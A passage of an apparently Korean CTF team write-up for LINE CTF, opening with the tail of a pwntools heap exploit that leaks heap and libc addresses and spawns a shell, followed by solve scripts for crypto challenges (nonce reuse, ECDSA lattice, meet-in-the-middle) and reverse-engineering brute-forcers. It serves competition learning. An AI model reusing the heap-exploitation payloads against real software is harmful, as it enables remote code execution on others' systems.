               string('SINGER', 0, 'B' * 0x400),
               string('ALBUM', 2, b''),
               int16('DATE', 0),
               int8('TIME', 0),
               string('FEATURING', 0, b''),
               b'</TAG>'
               ).ljust(0x10000, b'\x00')

r.send(payload)

payload = flat(b'<TAG>',
               string('TITLE', 2, b''),
               string('SINGER', 2, b''),
               string('ALBUM', 0, 'A' * 0x80),
               string('FEATURING', 2, b''),
```

```
                    b'</TAG>'
                    ).ljust(0x10000, b'\x00')

    r.send(payload)

    payload = p64(0x41414141) * 7 + p64(0x121) + p64(1) + p64(0x41414141) + p64(
        0x41414141) + b'muba'.ljust(8, b'\x00') + b'rtsc'.ljust(8, b'\x00') +
p64(100)
    payload = triple * 18 + payload.decode('latin1').encode('UTF-16-BE')
    payload = flat(b'<TAG>',
                    string('TITLE', 2, payload),
                    string('SINGER', 100, b''),
                    string('ALBUM', 100, b''),
                    string('FEATURING', 100, b''),
                    b'</TAG>'
                    ).ljust(0x10000, b'\x00')

    r.send(payload)
    for i in range(6):
        r.recvuntil('album: ')
    heap = u64(r.recvn(6)+b'\x00\x00') - 0x10
    print(hex(heap))
    try:
        p64(heap + 0x12700 >> 8).decode('utf8')
        p64(heap + 0x11ee0).decode('utf8')
    except:
        continue

    payload = p64(0x41414141) * 7 + p64(0x121) + p64(1) + p64(0x41414141) + \
        p64(0x41414141) + b'muba'.ljust(8, b'\x00') + \
        b'rtsc'.ljust(8, b'\x00') + p64(0)
    payload = flat(b'<TAG>',
                    string('TITLE', 2, b''),
                    string('SINGER', 2, triple * 18 +
                           payload.decode('latin1').encode('UTF-16-BE')),
                    string('ALBUM', 100, b''),
                    string('FEATURING', 2, b''),
                    b'</TAG>'
                    ).ljust(0x10000, b'\x00')

    r.send(payload)

    payload = flat(b'<TAG>',
                    string('TITLE', 2, b''),
                    string('SINGER', 2, b''),
                    string('ALBUM', 0, b'A' * 0x80),
                    string('FEATURING', 2, b''),
                    b'</TAG>'
                    ).ljust(0x10000, b'\x00')

    r.send(payload)

    payload = p64(0x41414141) * 7 + p64(0x121) + p64(1) + p64(0x41414141) + p64(
        0x41414141) + b'muba'.ljust(8, b'\x00') + b'rtsc'.ljust(8, b'\x00') +
p64(100)[:7]
```

```
    payload = triple * 18 + payload.decode('latin1').encode('UTF-16-BE')
    payload = flat(b'<TAG>',
                   string('TITLE', 100, b''),
                   string('SINGER', 100, b''),
                   string('ALBUM', 100, b''),
                   string('FEATURING', 2, payload + p16(0x00a0)
                          [::-1] + p64(heap + 0x12700 >>
8).decode('utf8').encode('UTF-16-BE')),
                   b'</TAG>'
                   ).ljust(0x10000, b'\x00')

    r.send(payload)

    for i in range(3):
        r.recvuntil('album: ')

    libc = u64(r.recvn(6) + b'\x00\x00')-0x1ecc50
    print(hex(libc))

    def byteswap(x):
        return b''.join(x[i:i+2][::-1] for i in range(0, len(x), 2))

    payload = flat(b'<TAG>',
                   string('TITLE', 2, b''),
                   string('SINGER', 2, byteswap(flat({0: p64(0x13371337) * 2 +
p64(heap + 0x12ef8-0x40) + p64(libc+0x54f50), 0xf0: p64(
                       libc+0x000000000019A538), 0xb0: p64(libc+0x1f1658), 0x1d0:
p64(0x1f80), 0xb8: p64(libc+0x522c0), 0x78: p64(libc+0x1b45bd)}).ljust(800))),
                   string('ALBUM', 100, b''),
                   string('FEATURING', 2, b''),
                   b'</TAG>'
                   ).ljust(0x10000, b'\x00')

    r.send(payload)

    payload = p64(0x41414141) * 6 + p64(0x121) + p64(1) + p64(0x41414141) + p64(
        0x41414141) + b'muba'.ljust(8, b'\x00') + b'rtsc'.ljust(8, b'\x00') +
p64(100)
    payload = triple * 20 + payload.decode('latin1').encode('UTF-16-BE')
    payload = flat(b'<TAG>',
                   string('TITLE', 2, payload + p64(heap +
                          0x11ee0).decode().encode('UTF-16-BE')),
                   string('SINGER', 2, b''),
                   string('ALBUM', 0, p64(heap + 0x12ef0)),
                   string('FEATURING', 100, ''),
                   b'</TAG>'
                   ).ljust(0x10000, b'\x00')

    pause()
    r.send(payload)

    r.interactive()
```

FLAG: **LINECTF{Nday_r37urn_to_lib5tagefr1ght_with_1ibc}**

Crypto - X Factor

```
n =
0xa9e7da28ebecf1f88efe012b8502122d70b167bdcfa11fd24429c23f27f55ee2cc3dcd7f337d0e6309
85152e114830423bfaf83f4f15d2d05826bf511c343c1b13bef744ff2232fb91416484be4e130a007a9b
432225c5ead5a1faf02fa1b1b53d1adc6e62236c798f76695bb59f737d2701fe42f1fbf57385c29de12e
79c5b3

x =
(0x3ea73715787028b52796061fb887a7d36fb1ba1f9734e9fd6cb6188e087da5bfc26c4bfe1b4f0cbfa
0d693d4ac0494efa58888e8415964c124f7ef293a8ee2bc403cad6e9a201cdd442c102b30009a3b63fa6
1cdd7b31ce9da03507901b49a654e4bb2b03979aea0fab3731d4e564c3c30c75aa1d079594723b60248d
9bdde50 *
pow(0xa7d5548d5e4339176a54ae1b3832d328e7c512be5252dabd05afa28cd92c7932b7d1c582dc26a0
ce4f06b1e96814ee362ed475ddaf30dd37af0022441b36f08ec8c7c4135d6174167a43fa34f587abf806
a4820e4f74708624518044f272e3e1215404e65b0219d42a706e5c295b9bf0ee8b7b7f9b6a75d76be64c
f7c27dfaeb, -1, n) *
pow(0x927a6ecd74bb7c7829741d290bc4a1fd844fa384ae3503b487ed51dbf9f79308bb11238f2ac389
f8290e5bcebb0a4b9e09eda084f27add7b1995eeda57eb043deee72bfef97c3f90171b7b91785c2629ac
9c31cbdcb25d081b8a1abc4d98c4a1fd9f074b583b5298b2b6cc38ca0832c2174c96f2c629afe74949d9
7918cbee4a, 2, n) *
pow(0x17bb21949d5a0f590c6126e26dc830b51d52b8d0eb4f2b69494a9f9a637edb1061bec153f0c1d9
dd55b1ad0fd4d58c46e2df51d293cdaaf1f74d5eb2f230568304eebb327e30879163790f3f860ca2da53
ee0c60c5e1b2c3964dbcf194c27697a830a88d53b6e0ae29c616e4f9826ec91f7d390fb42409593e1815
dbe48f7ed4, -1, n) *
pow(0x2b7a1c4a1a9e9f9179ab7b05dd9e0089695f895864b52c73bfbc37af3008e5c187518b56b9e819
cc2f9dfdffdfb86b7cc44222b66d3ea49db72c72eb50377c8e6eb6f6cbf62efab760e4a697cbfdcdc47d
1adc183cc790d2e86490da0705717e5908ad1af85c58c9429e15ea7c83ccf7d86048571d50bd721e5b3a
0912bed7c, 2, n) *
0x67832c41a913bcc79631780088784e46402a0a0820826e648d84f9cc14ac99f7d8c10cf48a6774388d
aabcc0546d4e1e8e345ee7fc60b249d95d953ad4d923ca3ac96492ba71c9085d40753cab256948d61aee
e96e0fe6c9a0134b807734a32f26430b325df7b6c9f8ba445e7152c2bf86b4dfd4293a53a8d6f003bf8c
f5dffd *
pow(0x9444e3fc71056d25489e5ce78c6c986c029f12b61f4f4b5cbd4a0ce6b999919d12c8872b8f2a8a
7e91bd0f263a4ead8f2aa4f7e9fdb9096c2ea11f693f6aa73d6b9d5e351617d6f95849f9c73edabd6a6f
de6cc2e4559e67b0e4a2ea8d6897b32675be6fc72a6172fd42a8a8e96adfc2b899015b73ff80d09c3590
9be0a6e13a, -1, n)) % n

print(hex(x)[-32:])
```

FLAG: **LINECTF{a049347a7db8226d496eb55c15b1d840}**

Crypto - ss-puzzle

```
Share1 = open('Share1', 'rb').read()
Share4 = open('Share4', 'rb').read()

def xor(a:bytes, b:bytes) -> bytes:
    return bytes(i^j for i, j in zip(a, b))

S = [None]*4
R = [None]*4
Share = [None]*5

S[0] = b'LINECTF{'

R[0] = xor(Share1[:8], S[0]) # FLAG[32:40]
S[3] = xor(Share4[:8], R[0]) # FLAG[16:24]
R[2] = xor(S[3], Share1[16:24]) # FLAG[48:56]
S[1] = xor(R[2], Share4[16:24]) # FLAG[8:16]
R[3] = xor(S[0], Share4[24:32]) # R[3] = FLAG[56:64]
S[2] = xor(R[3], Share1[24:32])
R[1] = xor(S[2], Share4[8:16])

'''
[b'importan', None, b'_based_p', None] [b'LINECTF{', b'Yeah_kno', None, b'text_is_']
'''

flag = b'LINECTF{' + S[1] + S[2] + S[3] + R[0] + R[1] + R[2] + R[3]

print(R, S)
print(flag)
```

FLAG: **LINECTF{Yeah_known_plaintext_is_important_in_xor_based_puzzle!!}**

Crypto - Forward-or

```
from itertools import product
from present import Present
from Crypto.Util.strxor import strxor

nonce = bytes.fromhex("32e10325")
counter = 0
target_plain = nonce+counter.to_bytes(4, 'big')
target_enc = b'~H}\xd8L\x9b\xbd\xaa'

table = {}
# print(len(list(product('0123', repeat=10))))
count = 0
for x in product('0123', repeat=10):
    if count % 10000 == 0:
        print("Stage1", count, '/', 1048576)
    key = ''.join(x).encode('latin-1')
    cipher0 = Present(key, 16)
    res = cipher0.encrypt(target_plain)
    table[res] = key
    count += 1

print(len(table))

count = 0
for x in product('0123', repeat=10):
    if count % 10000 == 0:
        print("Stage2", count, '/', 1048576)
    key = ''.join(x).encode('latin-1')
    cipher1 = Present(key, 16)
    res = cipher1.decrypt(target_enc)
    if res in table:
        print("Found", table[res], key)
        exit(0)
 count += 1
```

FLAG: **LINECTF{|->TH3Y_m3t_UP_1n_th3_m1ddl3<-|}**

Crypto - Baby crypto revisited

ECDSA 과정 중 난수 k의 일부 비트가 제공된다. 손실된 비트가 64비트이기 때문에 전체를 브루트포싱 하기에는 힘들다. 따라서 이를 Hidden Number Problem으로 변경하여 LLL을 이용해 문제를 해결할 수 있다.

```
from sage.all import *

def Babai_closest_vector(M, G, target):
       small = target
       for _ in range(1):
           for i in reversed(range(M.nrows())):
               c = ((small * G[i]) / (G[i] * G[i])).round()
               small -=  M[i] * c
       return target - small

r_s = []
s_s = []
k_s = []
h_s = []

with open("Babycrypto_revisited_b1f108dea290b83253b80443260b12c3cadc0ed7.txt", "r")
as f:
   while True:
       line = f.readline()
       if line == '':
           break
       r, s, k, h = f.readline().split(" ")
       r_s.append(int(r, 16))
       s_s.append(int(s, 16))
       k_s.append(int(k, 16))
       h_s.append(int(h, 16))

p = 0xffffffffffffffffffffffffffffffff7fffffff
K = GF(p)
a = K(0xffffffffffffffffffffffffffffffff7ffffffc)
b = K(0x1c97befc54bd7a8b65acf89f81d4d4adc565fa45)
E = EllipticCurve(K, (a, b))
G = E(0x4a96b5688ef573284664698968c38bb913cbfc82,
0x23a628553168947d59dcc912042351377ac5fb32)
E.set_order(0x0100000000000000000001f4c8f927aed3ca752257 * 0x01)
q = E.order()
M = matrix(QQ, 102)
B = 2**64
for i in range(50):
   M[i, i] = q
   M[50 + i, i] = 1 << 96
   M[50 + i, 50 + i] = -1
   r = r_s[i]
   s = s_s[i]
   k = k_s[i]
   h = h_s[i]
   M[100, i] = -r * inverse_mod(s, q) % q
```

```
   M[101, i] = (k - h * inverse_mod(s, q)) % q

M[100, 100] = B / q
M[101, 101] = B
M = M.LLL()

print(hex(q + M[1][100] * q / B))
```

FLAG: **LINECTF{0xd77d10fec685cbe16f64cba090db24d23b92f824}**

Crypto - lazy-STEK

```
#!/usr/bin/env sage

from sage.all import *   # import sage library
from Crypto.Util.number import long_to_bytes as lb
from Crypto.Util.number import bytes_to_long as bl
from binascii import unhexlify, hexlify
from sage.all import *
import struct

def bytes_to_polynomial(block, a):
    poly = 0
    # pad to 128
    bin_block = bin(bl(block))[2 :].zfill(128)
    # reverse it to count correctly, wrong don't reverse it lol
    # bin_block = bin_block[::-1]
    for i in range(len(bin_block)):
        poly += a^i * int(bin_block[i])
    return poly

def polynomial_to_bytes(poly):
    return lb(int(bin(poly.integer_representation())[2:].zfill(128)[::-1], 2))

def convert_to_blocks(ciphertext):
    return [ciphertext[i:i + 16] for i in range(0 , len(ciphertext), 16)]

def xor(s1, s2):
    if(len(s1) == 1 and len(s1) == 1):
        return bytes([ord(s1) ^^ ord(s2)])
    else:
        return bytes(x ^^ y for x, y in zip(s1, s2))

F, a = GF(2^128, name="a", modulus=x^128 + x^7 + x^2 + x + 1).objgen()
R, x = PolynomialRing(F, name="x").objgen()

# Set correct values
x1 =
'450abecfee723cdbe4393bbcf56add91e283615eaa6a5899906a138ce3dbe632ab778328029499c12ec
eefa0589945f7f3801748be3daa06ace2e682a77649da535f7235aa7ecb60bf0e3d6b7c1012e192411e2
9e6494c2fa05ce2c5d08d4698a05ffb5fa9ad2b2550737cea3b19ccacfdd93e7d3c3f6e641d5f8793b17
261047b160c9acaf891577ef7'
x2 =
'450abecfee723cdbe4393bbce26a50c35bd4b250c5395150b62c27d76e20535dea6a129d08c1c31e894
75b79d36e45f7f3801748be3daa06ace2e682a77649da535f7235aa7ecb60bf0e3d6b7c1012e192411e2
9e6494c2fa05ce2c5d08d4698a05ffb5fa9ad2b2550737cea3b19ccacfdd93e7d3c3f6e641d5f1f668e1
af6844a40e4cbdb6132cbd395'
aad = '256f6e3b40c2c006f26dbe24b70c6ed6e875cec70f64aac0de67af2caaaaaaaa'

# AAD is the same for both messages, so probably doesn't matter
AAD = convert_to_blocks(bytes.fromhex(aad))
C1 = AAD + convert_to_blocks(bytes.fromhex(x1[:-32]))
T1 = bytes.fromhex(x1[-32:])
```

```
C2 = AAD + convert_to_blocks(bytes.fromhex(x2[:-32]))
T2 = bytes.fromhex(x2[-32:])

# L is cancelled out, so it doesn't really need to be correct
L = struct.pack(">QQ", len(aad) // 2 * 8, len(x1) // 2 * 8 - 128)

C1_p = [bytes_to_polynomial(C1[i], a) for i in range(len(C1))]
C2_p = [bytes_to_polynomial(C2[i], a) for i in range(len(C2))]
T1_p = bytes_to_polynomial(T1, a)
T2_p = bytes_to_polynomial(T2, a)
L_p = bytes_to_polynomial(L, a)

# Here G_1 is already modified to include the tag
G_1 = (C1_p[0] * x^11) + (C1_p[1] * x^10) + (C1_p[2] * x^9) + (C1_p[3] * x^8) +
(C1_p[4] * x^7) + (C1_p[5] * x^6) + (C1_p[6] * x^5) + (C1_p[7] * x^4) + (C1_p[8] *
x^3) + (C1_p[9] * x^2) + (L_p * x) + T1_p
G_2 = (C2_p[0] * x^11) + (C2_p[1] * x^10) + (C2_p[2] * x^9) + (C2_p[3] * x^8) +
(C2_p[4] * x^7) + (C2_p[5] * x^6) + (C2_p[6] * x^5) + (C2_p[7] * x^4) + (C2_p[8] *
x^3) + (C2_p[9] * x^2) + (L_p * x) + T2_p

P = G_1 + G_2

auth_keys = [r for r, _ in P.roots()]
for H in auth_keys:
    print(polynomial_to_bytes(H))
```

```
import binascii
from hashlib import sha256, sha512

from Cryptodome.Cipher import AES
from Crypto.Util.number import long_to_bytes, bytes_to_long

key0_enc_zero = b'\xf0\x9a\xc8\xde6\x06\x8e\xf2\\_\xf3!J\xcbj\xfc'

key1 = sha256(key0_enc_zero).digest()

hashed = sha512(key1).digest()
key_name = hashed[0:16]
aes_key = hashed[16:32]

msg =
binascii.unhexlify('ffd08593ad673b9005296a50f603af28c336d16a10aac82969a59560bbbbbbbb
6fe550ba6db4b6a2af74f6f0454d82d959daa387f694685dec4c1ff7c36e40d3b9fe6e4fd41596035a59
4f8b599b89c47c84aa66d6d63ef3999de5041f0c3b7598b1811012399575a0c442c1c364f669ecf7fd5d
fbb06bc37fd830c03e3dde20c98bc747d74d0ac196936f364c2e81338fca4bdb193d52e19f23295fc9e7
546288a7464baa258fcd554200000000000000000000000000000000')
assert msg[:16] == key_name
iv = msg[16:32]
ct = msg[32:-32]
tag = msg[-32:-16]

cipher = AES.new(aes_key, AES.MODE_GCM, nonce=iv[:12])
cipher.update(msg[:32]) # aad
```

```
plaintext = cipher.decrypt_and_verify(ct, tag)
print(plaintext)
```

FLAG: **LINECTF{N0nc3_r3us3_je0p4rd1ze_Hk3y_that_is_us3d_f0r_auth3nt1cat1on}**

Rev - rolling

JNI 내에서 check 함수를 후킹해 원래 dex에 정의된 동작과 다르게 동작한다. 후킹된 함수를 분석해보면 입력 값을 가져와 meatbox / soulbox / godbox 세 개의 함수의 인자로 전달하여 실행하고 반환 값을 미리 정의된 테이블과 비교하는 방식으로 플래그를 검증한다.

해당 함수들을 분석해 본 결과 modified-md5 라는 것을 확인할 수 있었으며 md5 소스코드에서 변경된 부분만 따로 분석해 적용하여 브루트포싱하는 스크립트를 작성하였다.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>
#define LEFTROTATE(x, c) (((x) << (c)) | ((x) >> (32 - (c))))

uint32_t meatbox_state[4] = { 0xf395ade8, 0x9c6d3410, 0xa90bff35, 0x63f24688 };
uint32_t meatbox_r[64] = { 0x4, 0xe, 0x7, 0x2, 0x17, 0x7, 0x1, 0x7, 0x11, 0x1, 0x14,
0x7, 0x2, 0xc, 0x9, 0x4, 0x10, 0x2, 0x16, 0x3, 0xf, 0x3, 0x6, 0x5, 0x2, 0x10, 0x8,
0xb, 0x16, 0x4, 0xe, 0xa, 0xe, 0x17, 0x16, 0x17, 0x15, 0x9, 0x2, 0xb, 0x13, 0xb,
0x7, 0x2, 0x14, 0x4, 0xe, 0x7, 0x8, 0x14, 0xe, 0x9, 0x15, 0x13, 0xd, 0xe, 0x1, 0x5,
0xf, 0x10, 0x7, 0xb, 0x9, 0x12 };
uint32_t meatbox_k[64] = { 0x31f66ba3, 0xd04423af, 0x4128d27d, 0x2b1bf42c,
0xf808d77b, 0x77f1d76f, 0xda9c9719, 0x7d57b09a, 0xd4bb2373, 0xbe7b938e, 0xc13d134a,
0xf789fa98, 0xebefcc3b, 0x73eacfe6, 0xe3d5eecb, 0xdbd4e963, 0x45a8baf9, 0x34ae1e1f,
0x1bd07a3f, 0x74a0e24e, 0xd4d18b39, 0x83709f34, 0x3ad9ee25, 0x8eb8e5a9, 0x3253b289,
0xda603cd0, 0xfe605a6a, 0x8e5952c6, 0xf07934b9, 0xdb25e9f0, 0xe3666044, 0x4acf4466,
0x4f2ca095, 0x4e742323, 0x7df05f6b, 0x64fdef8a, 0xda84ff89, 0xab7f3bc5, 0xc509afd7,
0xf2685db2, 0x2d962464, 0x81bf81f0, 0x4f7cee85, 0x4091507b, 0xc86f0ffc, 0xe88212dd,
0x86cdc2ed, 0x74ef9838, 0x1e45ff29, 0xaacfdd33, 0xcf146c35, 0x818f3437, 0x6ea4f377,
0x1d5c82c0, 0x48a69342, 0x71a221b0, 0x126901b4, 0x3fb6df24, 0xc24154e6, 0x64912893,
0xbaf694c2, 0x563476a4, 0x3d0d38d3, 0x7145d432 };

uint32_t soulbox_state[4] = { 0x6d70e863, 0x1e459c7e, 0x8acdd5d6, 0xed597aa5 };
uint32_t soulbox_r[64] = { 0x8, 0xf, 0x8, 0xd, 0x12, 0x2, 0x10, 0xe, 0x13, 0x10,
0x10, 0xf, 0x12, 0xd, 0xe, 0xa, 0xd, 0xb, 0x8, 0x17, 0x7, 0x15, 0x2, 0x1, 0x7, 0xa,
0x4, 0x10, 0x7, 0x16, 0x1, 0x1, 0x1, 0xd, 0x1, 0x17, 0x15, 0xe, 0xd, 0x9, 0xa, 0xb,
0x15, 0x4, 0x8, 0xc, 0xc, 0x1, 0x16, 0x11, 0x7, 0x16, 0x9, 0x2, 0x6, 0xd, 0x17, 0x9,
0x1, 0xe, 0xd, 0x14, 0x4, 0xf };
uint32_t soulbox_k[64] = { 0xcde5e8ce, 0x768ea1a0, 0x4212785b, 0x946aae69,
0x98654ce0, 0x750f3396, 0x34e4a447, 0x48f09753, 0xcdb36eb5, 0xbea61dd5, 0xb8b20409,
0xa5e3af6c, 0x92af5aca, 0x3287be24, 0x75427bc7, 0xc726f71f, 0x6fa52115, 0x7fab7f7b,
0xcf1b764a, 0x5ef52e00, 0x2bfb43e3, 0xbe5a7c9f, 0x39bc2978, 0x18276c8c, 0xf9e72249,
0x6cb56d13, 0x9f25d224, 0x866d83f8, 0xe8071c1b, 0x607fbee9, 0xa3ddb88e, 0x176aeb76,
0xe6fc690c, 0xdbb56239, 0xdf6287f6, 0x6896b5da, 0xf649512d, 0xbd3aa512, 0x6b16fcb2,
0x80d236b5, 0xa058d933, 0xf35f7051, 0x388eee35, 0x19cea137, 0x6d2aede4, 0x20e2a8fb,
0x5b35a1f0, 0x43e5c33b, 0x34f1dfb2, 0x19fbaf51, 0x1c59608c, 0x403cd263, 0x147cf19c,
0x7b284efa, 0x56076857, 0x79f932d0, 0x520e3570, 0x72eb0150, 0x7c76a679, 0x36811044,
0x6913f15c, 0x8edfc19f, 0x1ad88141, 0x86fd2243 };

uint32_t godbox_state[4] = { 0x7368706B, 0x7368706B, 0x7368706B, 0x7368706B };
uint32_t godbox_r[64] = { 0x0, 0x1, 0x2, 0x3, 0x4, 0x5, 0x6, 0x7, 0x8, 0x9, 0xa,
0xb, 0xc, 0xd, 0xe, 0xf, 0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17, 0x18, 0x19,
```

```
0x1a, 0x1b, 0x1c, 0x1d, 0x1e, 0x1f, 0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
0x28, 0x29, 0x2a, 0x2b, 0x2c, 0x2d, 0x2e, 0x2f, 0x30, 0x31, 0x32, 0x33, 0x34, 0x35,
0x36, 0x37, 0x38, 0x39, 0x3a, 0x3b, 0x3c, 0x3d, 0x3e, 0x3f };
uint32_t godbox_k[64] = { 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b,
0x7368706b, 0x7368706b, 0x7368706b, 0x7368706b };

uint32_t MODE_MEATBOX = 1;
uint32_t MODE_SOULBOX = 2;
uint32_t MODE_GODBOX = 3;

uint32_t modified_md5(uint8_t *initial_msg, size_t initial_len, uint32_t mode) {

   uint8_t *msg = NULL;

   uint32_t *r, *k, h0, h1, h2, h3;
   if (mode == MODE_MEATBOX) {
       r = meatbox_r;
       k = meatbox_k;
       h0 = meatbox_state[0];
       h1 = meatbox_state[1];
       h2 = meatbox_state[2];
       h3 = meatbox_state[3];
   }
   else if (mode == MODE_SOULBOX) {
       r = soulbox_r;
       k = soulbox_k;
       h0 = soulbox_state[0];
       h1 = soulbox_state[1];
       h2 = soulbox_state[2];
       h3 = soulbox_state[3];
   }
   else if (mode == MODE_GODBOX) {
       r = godbox_r;
       k = godbox_k;
       h0 = godbox_state[0];
       h1 = godbox_state[1];
       h2 = godbox_state[2];
       h3 = godbox_state[3];
   }

   int new_len = ((((initial_len + 8) / 64) + 1) * 64) - 8;
   msg = calloc(new_len + 64, 1);

   memcpy(msg, initial_msg, initial_len);
   msg[initial_len] = 128;
   uint32_t bits_len = 8*initial_len;
   memcpy(msg + new_len, &bits_len, 4);
```

```
int offset;
for(offset=0; offset<new_len; offset += (512/8)) {
    uint32_t *w = (uint32_t *) (msg + offset);
    uint32_t a = h0;
    uint32_t b = h1;
    uint32_t c = h2;
    uint32_t d = h3;

    uint32_t x = 0;
    uint32_t y = 5;
    uint32_t i;
    for(i = 0; i<64; i++) {
        uint32_t f, g;

        uint32_t temp = d;
        d = c;
        c = b;
         if (i < 16) {
            f = b & ~temp | ~(d & temp);
            g = i;
        } else if (i < 32) {
            if (mode == MODE_MEATBOX || mode == MODE_SOULBOX)
                f = b & temp | ~(d ^ b);
            else
                f = ~(b & temp & (b ^ d));
            g = (y - 5) & 0xE | 1;
        } else if (i < 48) {
            if (mode == MODE_MEATBOX || mode == MODE_SOULBOX)
                f = d ^ ~(b | temp);
            else
                f = (b | temp) ^ d;
            g = y & 0xF;
        } else {
            if (mode == MODE_MEATBOX || mode == MODE_SOULBOX)
                f = d & ~b ^ temp;
            else
                f = b & d ^ temp;
            g = x & 0xF;
        }

        b = b + LEFTROTATE((a + f + k[i] + w[g]), r[i]);
        a = temp;
        if (mode == MODE_MEATBOX)
            x += 5;
        else
            x += 7;
        y += 2;
    }
    if (mode == MODE_MEATBOX || mode == MODE_GODBOX) {
        h0 = (h0 + a) % 20;
        h1 = (h1 + b) % 20;
        h2 = (h2 + c) % 20;
        h3 = (h3 + d) % 20;
    }
```

```
        else {
            h0 = (h0 + a) % 30;
            h1 = (h1 + b) % 30;
            h2 = (h2 + c) % 30;
            h3 = (h3 + d) % 30;
        }
    }
    free(msg);
    return h0;
}
int main(int argc, char **argv) {
    uint32_t compare_table[] = { 0x7, 0x18, 0x10, 0xf, 0x1c, 0x12, 0x5, 0xa, 0x7,
0xb, 0x2, 0xf, 0x12, 0x6, 0x8, 0x13, 0xa, 0x7, 0x5, 0x9, 0xb, 0x6, 0xf, 0xf, 0x11,
0x4, 0x13, 0x13, 0x1, 0xe, 0x3, 0xb, 0x0, 0x1, 0x1, 0x9, 0x9, 0x2, 0x8, 0x13, 0x1,
0xe, 0x1, 0x1, 0xc, 0x9, 0x5, 0x10, 0x1, 0x12, 0xa, 0x8, 0xb, 0x12, 0x11, 0x4, 0x13,
0x1, 0x1, 0xc, 0x13, 0x1, 0xe, 0x12, 0x0, 0xe, 0x8, 0xb, 0x12, 0x1, 0xf, 0xb, 0x3,
0xb, 0x0, 0x1, 0x1, 0xc, 0x7, 0x5, 0x4, 0x8, 0xb, 0x12, 0x8, 0x18, 0xf, 0x8, 0x18,
0xf, 0xe, 0x1c, 0xf, 0x1, 0x12, 0xa, 0x10, 0x15, 0x11, 0x1, 0x1, 0xc, 0x6, 0x16,
0xa, 0x8, 0xb, 0x12, 0x11, 0x4, 0x13, 0x1, 0x12, 0xa, 0x1, 0x1, 0xc, 0xe, 0x1c, 0xf,
0x1, 0x12, 0xa, 0x1, 0x1, 0xc, 0x3, 0xb, 0x0, 0x9, 0x2, 0x8, 0x4, 0xd, 0x10, 0x1,
0x1, 0xc, 0x6, 0x16, 0xa, 0x4, 0xd, 0x10, 0x4, 0xd, 0x10, 0x11, 0xf, 0x5, 0x7, 0x17,
0x2 };
    uint8_t flag[52] = { 0, };

    for (int i = 0; i < sizeof(flag) - 1; i++) {
        for (int j = 32; j < 127; j++) {
                flag[i] = j;
                int out1 = modified_md5(flag + i, 1, MODE_MEATBOX);
                int out2 = modified_md5(flag + i, 1, MODE_SOULBOX);
                int out3 = modified_md5(flag + i, 1, MODE_GODBOX);

                if (out1 == compare_table[i * 3 + 0] && out2 == compare_table[i * 3 +
1] && out3 == compare_table[i * 3 + 2])
                    break;
        }
    }

    puts(flag);
    return 0;
}
```

FLAG: **LINECTF{watcha_kn0w_ab0ut_r0ll1ng_d0wn_1n_th3_d33p}**

Rev - RES

웹 페이지에서 wasm으로 컴파일된 바이너리를 획득할 수 있다. 분석해 본 결과 rc4, aes, des, camellia, seed 다섯 개의 암호화 함수가 존재하고 랜덤한 조합으로 입력 값을 암호화하여 반환한다. 각 암호화의 키 및 IV는 바이너리 내부에 들어있기 때문에 하나씩 추출하여 전체 조합을 브루트포싱하는 스크립트를 작성하여 해결할 수 있다.

```
from Crypto.Cipher import AES, DES3, ARC4
from cryptography.hazmat.backends.openssl.backend import backend
from cryptography.hazmat.primitives.ciphers import algorithms, base, modes

import itertools
import camellia
import base64

def decrypt_rc4(ct):
    key = b'G\x06H\x08Q\xe6\x1b\xe8]t\xbf\xb3\xfd\x95a\x85'

    rc4 = ARC4.new(key)
    return rc4.decrypt(ct)

def decrypt_aes(ct):
    key = b'\xa7A\xbe\x141\xdd\x82IcW\xba\xf11\xae\xcf\xd5'
    iv = b'\xc9\x19(\xc8O\xc6\x1b\xe8]y\xcf\x83\xfd\x95\xc1\x85'

    aes = AES.new(key, AES.MODE_CBC, iv)
    return aes.decrypt(ct)

def decrypt_3des(ct):
    key = b'HELPME!\x00THANKS!\x00\x10\x20\x30\x40\x50\x60\x70\x80'

    des3 = DES3.new(key, DES3.MODE_ECB)
    return des3.decrypt(ct)

def decrypt_camellia(ct):
    key = b'\x11"3DUfw\x88\x99\xaa\xbb\xcc\xdd\xee\xff\x00'

    camel = camellia.CamelliaCipher(key=key, mode=camellia.MODE_ECB)
    return camel.decrypt(ct)

def decrypt_seed(ct):
    key = b'\xff\x04(a!\xea\x1b\xe8mq\xcc\xb1\xfd\xa7C\x82'

    mode = modes.ECB()
    cipher = base.Cipher(algorithms.SEED(key), mode, backend)
    decryptor = cipher.decryptor()
    pt = decryptor.update(ct)
    pt += decryptor.finalize()
    return pt

funcs = [decrypt_rc4, decrypt_aes, decrypt_3des, decrypt_camellia, decrypt_seed]

ct = "N9Nb2sPYFl6sEbVORzuK1kUXMvs+/LbyrTpJaxQj3fdDhXyKN8mBELPRTX5904o9"
```

```
ct = base64.b64decode(ct)

for order in itertools.permutations(range(5), 5):
   pt = funcs[order[0]](ct)
   pt = funcs[order[1]](pt)
   pt = funcs[order[2]](pt)
   pt = funcs[order[3]](pt)
   pt = funcs[order[4]](pt)
   if b"LINECTF" in pt:
       print(pt)
       break
```

FLAG: **LINECTF{RE7ard3d_3ncryp710n_53rv1c3_x0x}**